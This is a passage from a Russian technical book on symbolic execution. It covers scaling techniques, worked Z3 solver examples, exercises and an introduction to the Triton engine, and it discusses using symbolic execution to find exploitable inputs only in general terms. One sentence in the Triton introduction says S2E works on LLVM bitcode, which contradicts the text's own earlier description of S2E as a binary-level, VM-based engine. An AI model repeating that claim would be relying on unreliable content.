Конколическое исполнение проходит по одному пути, направляемому конкретными входами. Но его можно сочетать с эвристическим подходом или даже исследованием всех путей. Проще всего многократно запускать приложение, каждый раз с новыми входами, найденными "переворотом" ограничений предыдущего запуска. Более сложный подход - делать снимки состояния, чтобы после завершения одного пути восстановить снимок более раннего момента и исследовать другой.

Итак, у символьного исполнения множество настраиваемых параметров, позволяющих балансировать производительность и ограничения анализа. Оптимальная конфигурация зависит от целей, и разные механизмы выбирают её по-разному.

Например, Triton, который снова встретится в главе 13, и angr[1] являются механизмами бинарного уровня, поддерживающими SSE уровня приложения и конколическое исполнение. S2E[2] также работает с бинарными файлами, но использует общесистемный подход на основе виртуальной машины, применяя symbex не только к приложениям, но и к ядру, библиотекам и драйверам внутри ВМ. KLEE,[3] напротив, выполняет классическое оперативное SSE над битовым кодом LLVM, а не непосредственно над бинарным файлом, и поддерживает несколько поисковых эвристик для оптимизации покрытия. Существуют даже механизмы более высокого уровня, работающие прямо с кодом C, Java или Python.

Теперь, познакомившись с работой разных методов, обсудим распространённые оптимизации, повышающие масштабируемость инструментов.

12.1.3. Повышение масштабируемости символьного исполнения

Как вы видели, масштабируемость symbex ограничивают два главных фактора накладных расходов производительности и памяти: невозможность покрыть все пути и вычислительная сложность решения огромных ограничений с сотнями или тысячами символьных переменных.

Способы уменьшения взрыва путей уже рассматривались: эвристический выбор, объединение состояний для экономии памяти и снимки программы для предотвращения повторного анализа инструкций. Теперь обсудим уменьшение стоимости решения ограничений.

Упрощение ограничений

Поскольку решение ограничений - один из самых дорогих аспектов symbex, разумно максимально упрощать их и сводить применение решателя к абсолютному минимуму. Сначала рассмотрим упрощение ограничений пути и выражений. Это сокращает сложность задачи решателя и ускоряет исполнение. Разумеется, задача состоит в том, чтобы не слишком ухудшить точность анализа.

Ограничение числа символьных переменных. Очевидный способ - уменьшить число символьных переменных, оставив остальное состояние только конкретным. Но нельзя конкретизировать случайные части: неверный выбор

может заставить инструмент пропустить возможные решения задачи.

Например, если symbex ищет сетевые входы, позволяющие эксплуатировать программу, но все сетевые входы конкретизированы, инструмент рассмотрит лишь эти конкретные значения и не найдёт эксплойт. Если же символизировать каждый полученный из сети байт, ограничения и выражения могут стать слишком сложными для решения за разумное время. Ключ в символизации только тех частей входа, которые способны пригодиться эксплойту.

В конколическом инструменте этого можно добиться предварительным проходом, использующим анализ меток и фаззинг для поиска входов с опасными эффектами, например повреждённым адресом возврата, а затем применить symbex, чтобы выяснить, существуют ли входы, повреждающие адрес так, чтобы эксплуатация стала возможна. Сравнительно дешёвые DTA и фаззинг выявляют потенциальную уязвимость, а символьное исполнение применяется лишь к потенциально уязвимым путям для практического поиска способа эксплуатации. Это сосредоточивает symbex на наиболее перспективных путях и уменьшает сложность, символизируя только входы, которые анализ меток признал относящимися к делу.

Ограничение числа символьных операций. Другой способ - символьно исполнять лишь относящиеся к делу инструкции. Например, при попытке эксплуатировать косвенный вызов через регистр `rax` интерес представляют только инструкции, влияющие на его значение. Сначала можно вычислить обратный срез для поиска таких инструкций, а затем символьно эмулировать только их. В качестве альтернативы некоторые механизмы, включая Triton из главы 13, позволяют символьно исполнять только инструкции, работающие с помеченными данными или символизированными выражениями.

Упрощение символьной памяти. Как объяснялось ранее, полностью символьная память способна вызвать взрыв числа состояний или размера ограничений при неограниченных символьных обращениях. Их влияние можно уменьшить конкретизацией. Механизмы наподобие Triton также позволяют вводить упрощающие предположения, например доступ только к адресам, выровненным по размеру слова.

Отказ от решателя ограничений

Самый эффективный способ обойти сложность решения - вовсе избежать необходимости в решателе. Хотя утверждение может показаться бесполезным, существуют практические способы ограничить потребность.

Во-первых, предварительные проходы позволяют найти потенциально интересные пути и входы для symbex и точно определить инструкции, на которые влияют эти входы. Это предотвращает ненужные вызовы решателя для неинтересных путей или инструкций. Механизмы symbex и решатели также могут кэшировать результаты ранее вычисленных подформул, чтобы не решать одну формулу дважды.

Поскольку решение ограничений является важнейшей частью символьного исполнения, рассмотрим его подробнее.

12.2. Решение ограничений посредством Z3

Символьное исполнение описывает операции программы символьными формулами и применяет решатель, чтобы автоматически решать формулы и отвечать на вопросы о программе. Для понимания symbex и его ограничений нужно знать процесс решения.

В этом разделе важнейшие аспекты объясняются на примере популярного решателя Z3. Он разработан Microsoft Research и свободно доступен на `https://github.com/Z3Prover/z3/`.

Z3 является решателем выполнимости по модулю теорий (satisfiability modulo theories, SMT), то есть специализируется на задачах выполнимости формул относительно определённых математических теорий, например теории целочисленной арифметики.[4] В отличие от решателей чистой булевой выполнимости (SAT), не имеющих встроенных сведений о теоретически специфичных операциях, например целочисленных + и <, Z3 умеет решать формулы с операциями над целыми и битовыми векторами - представлениями данных бинарного уровня - и другими объектами. Эти предметные знания полезны для формул symbex, содержащих именно такие операции.

Решатели наподобие Z3 являются отдельными программами, а их назначение не ограничено символьным исполнением. Некоторые механизмы позволяют подключать несколько решателей по выбору. Z3 популярен, поскольку его возможности идеально подходят symbex, а API для C/C++ и Python просты. Есть и средство командной строки, которое вскоре будет показано.

Важно понимать, что Z3 не является волшебным универсальным лекарством. Хотя он и похожие решатели полезны для определённых классов разрешимых формул, за их пределами решение может быть невозможно. Даже поддерживаемые формулы могут решаться долго, особенно если содержат множество переменных. Поэтому ограничения следует сохранять как можно более простыми.

Здесь рассматриваются лишь важнейшие возможности Z3; более полные руководства доступны в интернете.[5]

12.2.1. Доказательство достижимости инструкции

Начнём со средства командной строки Z3, предустановленного на виртуальной машине, чтобы выразить и решить простой набор формул. Команда `z3 -in` читает стандартный ввод, а `z3 file` - файл сценария.

Формат ввода Z3 является расширением SMT-LIB 2.0 - стандарта языка для решателей SMT. В следующих примерах вы изучите важнейшие команды. Они помогают отлаживать инструменты symbex, поскольку позволяют понять входные данные, передаваемые решателю. Сведения о конкретной команде выводятся вводом `(help)` в Z3.

Внутренне Z3 хранит стек предоставленных формул и объявлений. В терминологии Z3 формула называется утверждением. Можно проверить выполнимость набора утверждений, то есть существование способа одновременно сделать их все истинными.

Вернёмся к псевдокоду листинга 12-1. В следующем примере Z3 докажет достижимость вызова `baz`. В листинге 12-2 код повторён, а вызов отмечен.

Листинг 12-2. Пример псевдокода для демонстрации решения ограничений

```
x = int(argv[0])
y = int(argv[1])

z = x + y
if(x >= 5)
    foo(x, y, z)
    y = y + z
    if(y < x)
         baz(x, y, z)
    else
         qux(x, y, z)
else
    bar(x, y, z)
```

В листинге 12-3 показано моделирование выражений и ограничений, подобное работе механизма symbex, доказывающее достижимость `baz`. Для простоты предполагается, что `foo` не имеет побочных эффектов и её поведение можно опустить.

Листинг 12-3. Применение Z3 для доказательства достижимости `baz`

```
$ z3 -in
(declare-const x Int)
(declare-const y Int)
(declare-const z Int)
(declare-const y2 Int)
(assert (= z (+ x y)))

(assert (>= x 5))
(assert (= y2 (+ y z)))
(assert (< y2 x))
(check-sat)
sat
(get-model)
(model
  (define-fun y () Int
     (- 1))
  (define-fun x () Int
     5)
  (define-fun y2 () Int
     3)
  (define-fun z () Int
     4)
)
```

Сразу заметны две особенности: все команды заключены в круглые скобки, а операции записаны в польской нотации - сначала оператор, затем операнды: `+ x y` вместо `x + y`.

Объявление переменных

Сначала объявляются переменные x, y и z, встречающиеся на пути к `baz`. С точки зрения Z3 они моделируются константами, а не переменными. Для объявления применяется `declare-const` с именем и типом константы. Здесь все имеют тип `Int`.

Причина моделирования константами заключается в фундаментальном различии исполнения пути и его представления в Z3. При исполнении операции выполняются по одной, а в Z3 те же операции представлены системой формул, решаемых одновременно. Решая их, Z3 назначает конкретные значения x, y и z, фактически находя константы, удовлетворяющие формулам.

Помимо `Int`, Z3 поддерживает распространённые типы `Real` для чисел с плавающей точкой и `Bool`, а также более сложные, например `Array`.

`Int` и `Real` имеют произвольную точность, что не соответствует операциям машинного кода над числами фиксированной ширины. Поэтому Z3 предоставляет специальные типы битовых векторов, рассматриваемые в разделе 12.2.5.

Форма статического однократного присваивания

Решение всех формул одновременно без учёта порядка операций имеет ещё одно важное следствие. Предположим, одна переменная y назначается в пути несколько раз: сначала `y = 5`, затем `y = 10`. Решатель увидит два противоречащих ограничения, требующих, чтобы y одновременно равнялась 5 и 10, что невозможно.

Многие механизмы решают проблему, создавая символьные выражения в форме статического однократного присваивания (static single assignment, SSA), где каждая переменная назначается ровно один раз. При втором назначении y разделяется на версии `y1` и `y2`, устраняя неоднозначность и противоречие для Z3. Именно поэтому в листинге 12-3 объявлена дополнительная константа `y2`: переменная y в листинге 12-2 назначается дважды на пути к `baz`, поэтому разделяется посредством SSA. Это видно и на рис. 12-1, где y сопоставляется новому выражению φ_4, представляющему новую версию.

Добавление ограничений

После объявления констант формулы-ограничения, или утверждения, добавляются в стек командой `assert`. Формулы записываются в польской нотации. Z3 поддерживает обычные математические операторы `+`, `-`, `=`, `<` и так далее с привычным смыслом, а также логические операции и операции над битовыми векторами.

Первое утверждение листинга 12-3 - выражение для z, требующее равенства x + y и моделирующее назначение `z = x + y`. Затем идёт ограничение ветвления `x >= 5`, моделирующее `if(x >= 5)`, а после него выражение `y2 = y + z`. Обратите внимание: `y2` зависит от исходной y, назначенной из пользовательского ввода, наглядно демонстрируя необходимость SSA для устранения неоднозначности и циклических зависимостей. Последнее утверждение добавляет второе ограничение `y2 < x`. Моделирование `foo` опущено, поскольку функция не имеет побочных эффектов и не влияет на достижимость `baz`.

Проверка выполнимости и получение модели

Добавив все утверждения пути к `baz`, можно проверить их выполнимость командой Z3 `check-sat`. Она печатает `sat`, то есть система выполнима и `baz` достижима по моделируемому пути. Для невыполнимой системы выводится `unsat`.

После подтверждения выполнимости у Z3 можно запросить модель - конкретное назначение всех констант, удовлетворяющее утверждениям. Для этого применяется `get-model`. Возвращённая модель выражает каждое назначение как функцию `define-fun`, возвращающую постоянное значение. В Z3 константы в действительности являются функциями без аргументов, а `declare-const` - лишь синтаксический сахар, который `get-model` не использует. Например, строка `define-fun y () Int (- 1)` определяет функцию y без параметров, возвращающую `Int` со значением -1. Это просто означает, что в данной модели константа y равна -1.

Как видно, для листинга 12-3 Z3 находит решение x = 5, y = -1, z = 4, поскольку z = x + y = 5 - 1, и y2 = 3, поскольку y2 = y + z = -1 + 4. Следовательно, входы x = 5 и y = -1 для псевдокода листинга 12-2 приводят к вызову `baz`. Часто возможны несколько моделей, а конкретная модель `get-model` выбирается произвольно.

12.2.2. Доказательство недостижимости инструкции

В модели из листинга 12-3 значение y отрицательно. Оказывается, `baz` достижима, если x и y знаковые, но недостижима, если они беззнаковые. Докажем это на примере невыполнимой системы утверждений. Листинг 12-4 снова моделирует путь к `baz`, теперь с дополнительным требованием неотрицательности x и y.

Листинг 12-4. Доказательство недостижимости `baz` при беззнаковых входах

```
$ z3 -in
(declare-const x Int)
(declare-const y Int)
(declare-const z Int)
(declare-const y2 Int)
(assert (>= x 0))
(assert (>= y 0))
(assert (= z (+ x y)))
(assert (>= x 5))
(assert (= y2 (+ y z)))
(assert (< y2 x))
(check-sat)
unsat
```

Листинг полностью совпадает с 12-3, кроме добавленных утверждений `x >= 0` и `y >= 0`. Теперь `check-sat` возвращает `unsat`, доказывая, что при беззнаковых x и y функция `baz` недостижима. Модель невыполнимой задачи получить нельзя, поскольку она не существует.

12.2.3. Доказательство общезначимости формулы

Z3 позволяет доказать не только выполнимость набора утверждений, но и его общезначимость: истинность при любых подставленных конкретных значениях. Доказательство общезначимости формулы эквивалентно доказательству невыполнимости её отрицания, что вы уже умеете делать в Z3. Если отрицание выполнимо, набор не общезначим, и у Z3 можно запросить модель-контрпример.

Применим эту идею для доказательства общезначимости двунаправленной леммы - известной формулы логики высказываний. Заодно познакомимся с логическими операторами Z3 и булевым типом `Bool`.

Двунаправленная лемма утверждает: ((p → q) ∧ (r → s) ∧ (p ∨ ¬s)) ⊢ (q ∨ ¬r). В листинге 12-5 она моделируется в Z3 и доказывается.

Листинг 12-5. Доказательство двунаправленной леммы посредством Z3

```
$ z3 -in
(declare-const p Bool)
(declare-const q Bool)
(declare-const r Bool)
(declare-const s Bool)
(assert (=> (and (and (=> p q) (=> r s)) (or p (not s))) (or q (not r))))
(check-sat)
sat
(get-model)
(model
  (define-fun r () Bool
    true)
)
(reset)
(declare-const p Bool)
(declare-const q Bool)
(declare-const r Bool)
(declare-const s Bool)
(assert (not (=> (and (and (=> p q) (=> r s)) (or p (not s))) (or q (not r)))))
(check-sat)
unsat
```

Листинг объявляет четыре константы `Bool`: p, q, r и s, по одной для каждой переменной леммы. Затем посредством логических операторов Z3 утверждается сама лемма. Поддерживаются обычные операторы `and` (∧), `or` (∨), `xor` (⊕), `not` (¬) и импликация `=>` (→). Эквиваленция (↔) выражается знаком равенства (`=`). Есть и оператор "если-то-иначе" `ite` с синтаксисом `ite условие значение-если-истина значение-если-ложь`. Знак логического следования ⊢ в листинге смоделирован импликацией `=>`.

Сначала подтверждается выполнимость двунаправленной леммы посредством `check-sat`, а `get-model` получает модель. Она назначает лишь `true` для r, чего достаточно, чтобы сделать утверждение истинным независимо от p, q и s. Это доказывает выполнимость, но не общезначимость.

Чтобы доказать общезначимость, стек утверждений Z3 сбрасывается, те же константы объявляются снова, а затем утверждается отрицание леммы. `check-sat` подтверждает невыполнимость отрицания, доказывая общезначимость.

Помимо логики высказываний Z3 эффективно решает формулы разрешимого фрагмента логики предикатов. Подробности здесь не рассматриваются, поскольку для целей symbex в этой книге логика предикатов не понадобится.

12.2.4. Упрощение выражений

Z3 также умеет упрощать выражения, как показано в листинге 12-6.

Листинг 12-6. Упрощение формулы посредством Z3

```
$ z3 -in
(declare-const x Int)
(declare-const y Int)
(simplify (+ (* 3 x) (* 2 y) 5 x y))
(+ 5 (* 4 x) (* 3 y))
```

В примере объявляются целые x и y, а затем командой `simplify` упрощается формула 3x + 2y + 5 + x + y. Z3 приводит её к 5 + 4x + 3y. Здесь использована возможность передать оператору + более двух операндов и сложить их за один раз. В простых примерах команда работает хорошо, но в сложных может справляться хуже. Упрощение Z3 в первую очередь предназначено для программ наподобие механизмов symbex, автоматически обрабатывающих формулы, а не для повышения удобочитаемости.

12.2.5. Моделирование ограничений машинного кода посредством битовых векторов

До сих пор применялся тип `Int` произвольной точности. При моделировании бинарного файла это может не соответствовать действительности, поскольку машинный код работает с целыми фиксированной ширины и ограниченной точности. Поэтому Z3 предоставляет битовые векторы - целые фиксированной ширины, идеально подходящие для symbex.

Для операций над ними используются специальные операторы `bvadd`, `bvsub`, `bvmul` вместо обычных `+`, `-`, `×`. В табл. 12-1 приведены самые распространённые. Вы часто увидите их при исследовании ограничений и выражений, которые механизмы наподобие Triton передают решателю. Знание операторов пригодится и при создании собственных инструментов в главе 13. Рассмотрим их практическое применение.

Z3 позволяет создавать битовые векторы любой ширины. Несколько способов показаны в первой части табл. 12-1. Четырёхбитовая константа с битами `1101` записывается как `#b1101`, а `#xda` создаёт восьмибитовый вектор со значением `0xda`.

Для двоичных и шестнадцатеричных констант Z3 автоматически выводит минимальную необходимую ширину. Для десятичных нужно явно задать значение и ширину. Например, `(_ bv10 32)` создаёт 32-битовый вектор со значением 10. Неопределённая константа объявляется как `(declare-const x (_ BitVec 32))`, где x - имя, а 32 - ширина.

Таблица 12-1. Распространённые операторы битовых векторов Z3

Операция	Описание	Пример
Создание битовых векторов		
`#b<значение>`	Двоичная константа	`#b1101 ; 1101`
`#x<значение>`	Шестнадцатеричная константа	`#xda ; 0xda`
`(_ bv<значение> <ширина>)`	Десятичная константа	`(_ bv10 32) ; 10, ширина 32 бита`
`(_ BitVec <ширина>)`	Тип вектора заданной ширины	`(declare-const x (_ BitVec 32))`
Арифметические операторы		
`bvadd`	Сложение	`(bvadd x #x10) ; x + 0x10`
`bvsub`	Вычитание	`(bvsub #x20 y) ; 0x20 - y`

Операция	Описание	Пример
bvmul	Умножение	(bvmul #x2 #x3) ; 6
bvsdiv	Знаковое деление	(bvsdiv x y) ; x/y
bvudiv	Беззнаковое деление	(bvudiv y x) ; y/x
bvsmod	Знаковый остаток	(bvsmod x y) ; x % y
bvneg	Дополнение до двух	(bvneg #b1101) ; 0011
bvshl	Сдвиг влево	(bvshl #b0011 #x1) ; 0110
bvlshr	Логический беззнаковый сдвиг вправо	(bvlshr #b1000 #x1) ; 0100
bvashr	Арифметический знаковый сдвиг вправо	(bvashr #b1000 #x1) ; 1100
Побитовые операторы		
bvor	Побитовое ИЛИ	(bvor #x1 #x2) ; 3
bvand	Побитовое И	(bvand #xffff #x0001) ; 1
bvxor	Побитовое исключающее ИЛИ	(bvxor #x3 #x5) ; 6
bvnot	Побитовое НЕ, дополнение до единицы	(bvnot x) ; ~x
Операторы сравнения		
=	Равенство	(= x y) ; x == y
bvult	Беззнаковое меньше	(bvult x #x1a) ; x < 0x1a
bvslt	Знаковое меньше	(bvslt x #x1a) ; x < 0x1a
bvugt	Беззнаковое больше	(bvugt x y) ; x > y
bvsgt	Знаковое больше	(bvsgt x y) ; x > y
bvule	Беззнаковое меньше или равно	(bvule x #x55) ; x <= 0x55
bvsle	Знаковое меньше или равно	(bvsle x #x55) ; x <= 0x55
bvuge	Беззнаковое больше или равно	(bvuge x y) ; x >= y
bvsge	Знаковое больше или равно	(bvsge x y) ; x >= y
Конкатенация и извлечение		
concat	Конкатенация битовых векторов	(concat #x4 #x8) ; 0x48
(_ extract <hi> <lo>)	Извлечение битов от <lo> до <hi>	((_ extract 3 0) #x48) ; 0x8

Z3 поддерживает арифметические операторы битовых векторов, отражающие примитивные операции языков C/C++ и наборов команд наподобие x86. Например, команда `(assert (= y (bvadd x #x10)))`

утверждает, что битовый вектор y должен быть равен битовому вектору x + 0x10. Для многих операций Z3 предоставляет знаковый и беззнаковый варианты. Например, `(bvsdiv x y)` выполняет знаковое деление x/y, а `(bvudiv x y)` - беззнаковое. Учтите также, что Z3 требует одинаковой битовой ширины обоих операндов арифметической операции над битовыми векторами.

В столбце "Пример" табл. 12-1 приведены примеры всех распространённых операций Z3 над битовыми векторами. Точки с запятой обозначают комментарии, показывающие эквивалент на C/C++ или арифметический результат операции Z3.

Помимо арифметических операторов Z3 реализует распространённые побитовые операторы: ИЛИ (эквивалент | в C), И (&), исключающее ИЛИ (^) и НЕ (~). Реализованы и сравнения: = для проверки равенства битовых векторов, `bvult` для беззнакового сравнения "меньше" и так далее.

Поддерживаемые сравнения очень похожи на условные переходы x86 и особенно полезны в сочетании с оператором Z3 `ite`. Например, `(ite (bvsge x y) 22 44)` вычисляется в 22, если x >= y, иначе в 44.

Можно также конкатенировать два битовых вектора или извлечь часть битового вектора. Это полезно, когда для выполнения определённой операции нужно уравнять размеры двух векторов или когда интерес представляет лишь часть вектора.

Теперь, познакомившись с операторами Z3 для битовых векторов, рассмотрим практический пример их применения.

12.2.6. Решение непрозрачного предиката над битовыми векторами

Решим непрозрачный предикат посредством Z3, чтобы увидеть применение операций над битовыми векторами на практике. Непрозрачные предикаты - это условия ветвления, которые всегда вычисляются в истину или ложь, хотя для специалиста по обратной разработке это неочевидно. Они применяются для обфускации кода, усложняя его понимание, например путём вставки мёртвого кода, который на практике никогда не достигается.

В некоторых случаях решатель ограничений наподобие Z3 позволяет доказать, что ветвь непрозрачно истинна или ложна. Например, рассмотрим непрозрачно ложную ветвь, использующую тот факт, что $\forall x \in Z, 2 \mid (x + x^2)$. Иными словами, для любого целого x результат $x + x^2$ равен нулю по модулю два. На этом можно построить ветвь `if((x + x*x) % 2 != 0)`, которая не будет выбрана ни при каком значении x, хотя это не сразу очевидно. Затем в "выбранный" путь ветви можно вставить запутывающий фиктивный код, чтобы сбить специалистов по обратной разработке с толку.

Листинг 12-7 показывает, как смоделировать эту ветвь в Z3 и доказать, что она никогда не может быть выбрана.

Листинг 12-7. Решение непрозрачного предиката посредством Z3

```
$ z3 -in
(declare-const x (_ BitVec 64))
(assert (not (= (bvsmod (bvadd (bvmul x x) x) (_ bv2 64)) (_ bv0 64))))
(check-sat)
unsat
```

Сначала объявляется 64-битовый вектор x, который будет использоваться в условии ветвления. Затем утверждается само условие ветвления, после чего его выполнимость проверяется командой `check-sat`. Поскольку `check-sat` возвращает `unsat`, условие ветвления никогда не может быть истинным, поэтому при обратной разработке любой код внутри этой ветви можно безопасно игнорировать.

Как видите, даже ручное моделирование и доказательство такого простого непрозрачного предиката утомительно. Но посредством символьного исполнения подобные задачи можно решать автоматически.

12.3. Резюме

В этой главе вы изучили принципы символьного исполнения и решения ограничений. Символьное исполнение - мощный, но плохо масштабируемый метод, которым следует пользоваться осторожно. Поэтому существуют различные способы оптимизации инструментов symbex; большинство из них основано на минимизации объёма анализируемого кода и нагрузки на решатель ограничений. В главе 13 вы научитесь применять symbex на практике, создавая практические инструменты символьного исполнения посредством Triton.

Упражнения

1. Отслеживание символьного состояния

Рассмотрите следующий код:

```
x = int(argv[0])
y = int(argv[1])

z = x*x
w = y*y
if(z <= 1)
  if( ((z + w) % 7 == 0) && (x % 7 != 0) )
    foo(z, w)
else
  if((2**z - 1) % z != 0)
    bar(x, y, z)

  else
    z = z + w
    baz(z, y, x)
z = z*z
qux(x, y, z)
```

Создайте древовидную диаграмму, показывающую, как символьное состояние развивается для каждого пути исполнения этого кода (аналогично рис. 12-1). Выражение `2**z` означает 2^z.

Обратите внимание: последние две инструкции этого кода выполняются в конце каждого пути исполнения независимо от того, какие ветви были выбраны. Однако значение z в этих последних инструкциях зависит от предшествующего пути. Отразить это поведение в дереве можно одним из двух способов:

1. Создать на диаграмме отдельную копию двух последних инструкций для каждого пути.
2. Снова объединить все пути у этих последних инструкций и смоделировать символьное значение z условным выражением "если-то-иначе", зависящим от выбранного пути.

2. Доказательство достижимости

Посредством Z3 выясните, какие из вызовов `foo`, `bar` и `baz` достижимы в листинге из предыдущего упражнения. Смоделируйте соответствующие операции и ветви посредством битовых векторов.

3. Поиск непрозрачных предикатов

Посредством Z3 проверьте, являются ли какие-либо условия в предыдущем листинге непрозрачными предикатами. Если да, они непрозрачно истинны или ложны? Какой код недостижим и поэтому может быть безопасно удалён из листинга?

Примечания

[1] [назад] `angr.io`
[2] [назад] `s2e.systems`
[3] [назад] `https://klee.github.io`
[4] [назад] Дополнительную литературу по SMT см. в приложении D.
[5] [назад] Например, `https://yurichev.com/writings/SAT_SMT_by_example.pdf`.

Глава 13. Практическое символьное исполнение с Triton

В главе 12 вы познакомились с принципами символьного исполнения. Теперь создадим настоящие инструменты symbex посредством Triton, популярного механизма символьного исполнения с открытым исходным кодом. В этой главе показано, как посредством Triton создать инструмент обратного слайсинга, повысить покрытие кода и автоматически эксплуатировать уязвимость.

Существует несколько механизмов символьного исполнения, и лишь немногие способны работать с бинарными программами. Наиболее известные механизмы symbex бинарного уровня - Triton, angr[1] и S2E.[2] Другой известный механизм symbex, KLEE, работает с битовым кодом LLVM, а не с бинарным кодом.[3] Я буду применять Triton, поскольку он легко интегрируется с Intel Pin и немного быстрее благодаря серверной части на C++. Среди других известных механизмов symbex - KLEE и S2E, работающие с битовым кодом LLVM, а не с бинарным кодом.

13.1. Введение в Triton

Начнём с более подробного рассмотрения основных возможностей Triton. Triton - бесплатная библиотека анализа бинарных файлов с открытым исходным кодом, наиболее известная своим механизмом символьного исполнения. Она предоставляет API для C/C++ и Python и сейчас поддерживает наборы инструкций x86 и x64. Загрузить Triton и найти документацию можно на `https://triton.quarkslab.com`. В виртуальной машине версия Triton 0.6 (сборка 1364) предварительно установлена в каталоге `~/triton`.

Triton, как и libdft, является экспериментальным инструментом (полностью зрелых механизмов symbex бинарного уровня пока нет). Поэтому вы можете встретить ошибки, о которых можно сообщить по адресу `https://github.com/JonathanSalwan/Triton/`. Кроме того, Triton требует специального обработчика, написанного вручную для каждого типа инструкции и сообщающего механизму symbex о влиянии этой инструкции на символьное состояние. Вследствие этого возможны неверные результаты или ошибки, если анализируемая программа использует инструкции, не поддерживаемые Triton.

В практических примерах symbex я применяю Triton, потому что им легко пользоваться, он сравнительно хорошо документирован и написан на C++, что даёт ему преимущество в производительности перед механизмами на языках наподобие Python. Более того, конколический режим Triton основан на Intel Pin, с которым вы уже знакомы.

Triton поддерживает два режима: символьную эмуляцию и конколическое исполнение, соответствующие статической (SSE) и динамической (DSE) философиям symbex. В обоих режимах Triton позволяет конкретизировать часть состояния, чтобы снизить сложность символьных выражений. Напомню: SSE в действительности не запускает программу, а эмулирует её, тогда как конколическое исполнение запускает программу и отслеживает символьное состояние в виде метаданных. Поэтому режим символьной эмуляции медленнее конколического: ему приходится эмулировать влияние каждой инструкции и на символьное, и на конкретное состояние, тогда как в конколическом режиме конкретное состояние получается "бесплатно".

Режим конколического исполнения опирается на Intel Pin и должен запускать анализируемую программу с начала. В отличие от него символьная эмуляция позволяет легко эмулировать лишь часть программы, например отдельную функцию, а не всю программу. В этой главе вы увидите практические примеры обоих режимов. Более полное обсуждение преимуществ и недостатков двух подходов приведено в главе 12.

Triton прежде всего является автономным механизмом symbex в том смысле, что исследует за один раз лишь один путь. Однако он также располагает механизмом снимков, позволяющим конколически исследовать несколько путей, не начиная каждый раз полностью заново. Кроме того, в него встроен грубый одноцветный механизм анализа помеченных данных. Эти возможности в данной главе не понадобятся, но подробнее узнать о них можно из сетевой документации и примеров Triton.

Последние версии Triton позволяют также подключить вместо Pin другую платформу бинарной инструментации и выбрать иной решатель ограничений. В этой главе я буду использовать стандартные варианты - Pin и Z3. Установленной в виртуальной машине версии Triton требуется именно Pin версии 2.14 (71313), также предварительно установленный в `~/triton/pin-2.14-71313-gcc.4.4.7-linux`.

13.2. Поддержание символьного состояния посредством абстрактных синтаксических деревьев

И в режиме эмуляции, и в конколическом режиме Triton поддерживает глобальный набор символьных выражений, отображение регистров и адресов памяти на эти символьные выражения и список ограничений пути, как на рис. 12-1 из главы 12. Triton представляет символьные выражения и ограничения в виде абстрактных синтаксических деревьев (abstract syntax tree, AST), по одному AST на выражение или ограничение. AST - это древовидная структура данных, изображающая синтаксические отношения между операциями и операндами. Узлы AST содержат операции и операнды на языке SMT решателя Z3.

Например, рис. 13-1 показывает, как развивается AST регистра `eax` при следующей последовательности из трёх инструкций:

```
shr eax,cl
xor eax,0x1
and eax,0x1
```

Для каждой инструкции на рисунке рядом показаны два AST: полное слева и AST со ссылками справа. Сначала обсудим левую сторону рисунка, а затем я объясню AST со ссылками.

Полные AST

На рисунке предполагается, что изначально `eax` и `cl` отображаются на неограниченные символьные выражения, соответствующие 32-битовому символьному значению α_1 и 8-битовому символьному значению α_2. Например, исходное состояние `eax` - это AST с корневым узлом `bv` (битовый вектор) и двумя дочерними узлами, содержащими значения α_1 и 32. Это соответствует неограниченному 32-битовому вектору Z3, как в `(declare-const alpha1 (_ BitVec 32))`.

Инструкция `shr eax,cl` выполняет логический сдвиг вправо, используя `eax` и `cl` как операнды и сохраняя результат в `eax`. Поэтому после этой инструкции полное AST регистра `eax` имеет в корне узел `bvlshr` (логический сдвиг вправо), а его дочерние деревья представляют исходные AST для `eax` и `cl`. Обратите внимание: правое дочернее дерево, представляющее содержимое `cl`, имеет в

корне операцию concat, добавляющую перед значением cl 24 нулевых бита. Это необходимо, поскольку ширина cl составляет лишь 8 бит, но её нужно увеличить до 32 бит (ширины eax): формат SMT-LIB 2.0, используемый Z3, требует одинаковой битовой ширины обоих операндов bvlshr.

После инструкции xor eax,0x1 AST регистра eax превращается в узел bvxor, левым поддеревом которого служит предыдущее AST eax, а правым - постоянный битовый вектор со значением 1. Аналогично, результатом and eax,0x1 становится AST с корневым узлом bvand, прежним AST eax в качестве левого поддерева и постоянным битовым вектором в качестве правого.

